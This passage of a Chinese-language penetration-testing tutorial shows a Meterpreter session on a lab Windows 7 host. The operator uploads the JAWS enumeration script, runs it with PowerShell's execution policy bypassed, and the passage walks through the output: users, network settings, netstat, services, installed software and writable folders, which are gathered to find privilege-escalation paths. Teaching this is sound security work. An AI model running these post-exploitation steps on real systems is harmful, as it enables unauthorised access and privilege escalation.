
```
meterpreter > upload /root/Desktop/jaws-enum.ps1 .
[*] uploading  : /root/Desktop/jaws-enum.ps1 -> .
[*] uploaded   : /root/Desktop/jaws-enum.ps1 -> .\jaws-enum.ps1
meterpreter > shell
Process 2192 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj\Downloads>powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-
Enum.txt
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt

Running J.A.W.S. Enumeration
        - Gathering User Information
        - Gathering Processes, Services and Scheduled Tasks
        - Gathering Installed Software
        - Gathering File System Information
        - Looking for Simple Priv Esc Methods
```

它会将关键信息保存在JAWS-Enum.txt文件中。
前面说到过，JAWS-Enum.txt这个文件存储着能够进行提权的向量，现在我们打开这个文件来看看结果。
下图中显示了所有的用户名和IP配置信息。




```
meterpreter > cat JAWS-Enum.txt
############################################################
##     J.A.W.S. (Just Another Windows Enum Script)        ##
##                                                        ##
##           https://github.com/411Hall/JAWS              ##
##                                                        ##
############################################################

Windows Version: Microsoft Windows 7 Ultimate
Architecture: x86
Hostname: WIN-ELDTK41MUNG
Current User: raj
Current Time\Date: 09/04/2018 00:12:06

-----------------------------------------------------------
 Users
-----------------------------------------------------------
----------
Username: aaru
Groups:   Users
----------
Username: Administrator
Groups:   Administrators
----------
Username: Guest
Groups:   Guests
----------
Username: raaz
Groups:   Users
----------
Username: raj
Groups:   Administrators Users

-----------------------------------------------------------
 Network Information
-----------------------------------------------------------

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::41d4:8b46:c1d1:9bf%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

-----------------------------------------------------------
 Arp
-----------------------------------------------------------
```

也可以清楚的看到netstat的结果，如图：




```
------------------------------------------------------------
 NetStat
------------------------------------------------------------

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       720
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       392
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       812
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       884
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       504
  TCP    0.0.0.0:49160          0.0.0.0:0              LISTENING       496
  TCP    0.0.0.0:49170          0.0.0.0:0              LISTENING       2536
  TCP    127.0.0.1:49157        127.0.0.1:49158        ESTABLISHED     1968
  TCP    127.0.0.1:49158        127.0.0.1:49157        ESTABLISHED     1968
  TCP    127.0.0.1:49161        127.0.0.1:49162        ESTABLISHED     3244
  TCP    127.0.0.1:49162        127.0.0.1:49161        ESTABLISHED     3244
  TCP    127.0.0.1:49163        127.0.0.1:49164        ESTABLISHED     3344
  TCP    127.0.0.1:49164        127.0.0.1:49163        ESTABLISHED     3344
  TCP    127.0.0.1:49165        127.0.0.1:49166        ESTABLISHED     3552
  TCP    127.0.0.1:49166        127.0.0.1:49165        ESTABLISHED     3552
  TCP    127.0.0.1:49178        127.0.0.1:49179        ESTABLISHED     3332
  TCP    127.0.0.1:49179        127.0.0.1:49178        ESTABLISHED     3332
  TCP    127.0.0.1:49189        127.0.0.1:49190        ESTABLISHED     3660
  TCP    127.0.0.1:49190        127.0.0.1:49189        ESTABLISHED     3660
  TCP    127.0.0.1:49623        127.0.0.1:4444         SYN_SENT        3052
  TCP    192.168.1.102:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.1.102:49388    192.168.1.106:1234     ESTABLISHED     2792
  TCP    192.168.1.102:49414    172.217.160.238:443    TIME_WAIT       0
  TCP    192.168.1.102:49417    216.58.196.196:443     TIME_WAIT       0
```

正在运行的进程和服务




```
TaskName     : \Microsoft\Windows\Windows Media Sharing\UpdateLibrary
Run As User : Authenticated Users
Task To Run : %ProgramFiles%\Windows Media Player\wmpnscfg.exe" "

TaskName     : \Microsoft\Windows\WindowsBackup\ConfigNotification
Run As User : LOCAL SERVICE
Task To Run : %systemroot%\System32\sdclt.exe /CONFIGNOTIFICATION

TaskName     : \Microsoft\Windows\WindowsColorSystem\Calibration Loader
Run As User : Users
Task To Run : COM handler

TaskName     : \Microsoft\Windows\WindowsColorSystem\Calibration Loader
Run As User : Users
Task To Run : COM handler

TaskName     : \Microsoft\Windows Defender\MP Scheduled Scan
Run As User : SYSTEM
Task To Run : c:\program files\windows defender\MpCmdRun.exe Scan -ScheduleJob
              -WinTask -RestrictPrivilegesScan




-----------------------------------------------------------
 Services
-----------------------------------------------------------

Name                                DisplayName
----                                -----------
SCardSvr                            Smart Card
SCPolicySvc                         Smart Card Removal Policy
SDRSVC                              Windows Backup
RpcLocator                          Remote Procedure Call (RPC) Locator
RasMan                              Remote Access Connection Manager
RemoteAccess                        Routing and Remote Access
RemoteRegistry                      Remote Registry
seclogon                            Secondary Logon
sppuinotify                         SPP Notification Service
SSDPSRV                             SSDP Discovery
SstpSvc                             Secure Socket Tunneling Protocol Service
sppsvc                              Software Protection
SensrSvc                            Adaptive Brightness
SharedAccess                        Internet Connection Sharing (ICS)
```

所有安装的程序和补丁



```
-----------------------------------------------------------
 Installed Programs
-----------------------------------------------------------

Microsoft Visual C++ 2010  x86 Redistributable - 10.0.40219    10.0.40219
Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.24215     14.0.24215
Microsoft .NET Framework 4 Client Profile                      4.0.30319
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 9.0.30729.6161
Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022      9.0.21022
Microsoft Visual C++ 2015 x86 Additional Runtime - 14.0.24215  14.0.24215
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.17   9.0.30729
Windows Resource Kit Tools - SubInAcl.exe                      5.2.3790.1164
VMware Tools                                                   10.2.5.8068393
Microsoft .NET Framework 4 Extended                            4.0.30319



-----------------------------------------------------------
 Installed Patches
-----------------------------------------------------------

HotFixID InstalledOn
--------- -----------
KB958488 8/22/2018 12:00:00 AM



-----------------------------------------------------------
 Program Folders
-----------------------------------------------------------

C:\Program Files
-------------
ActiveFax
Common Files
DVD Maker
EasyPHP-Devserver-16.1
GrassSoft
Icecream Screen Recorder
Internet Explorer
Microsoft Games
Microsoft.NET
Mozilla Firefox
MSBuild
NetworkDLS
Photodex
Photodex Presenter
Reference Assemblies
Skillbrains
SystemScheduler
```

还可以看到具有完全控制和修改权限的文件夹



```
-----------------------------------------------------------
 Folders with Full Control and Modify Access
-----------------------------------------------------------

C:\Program Files\Icecream Screen Recorder
C:\Program Files\Microsoft Games
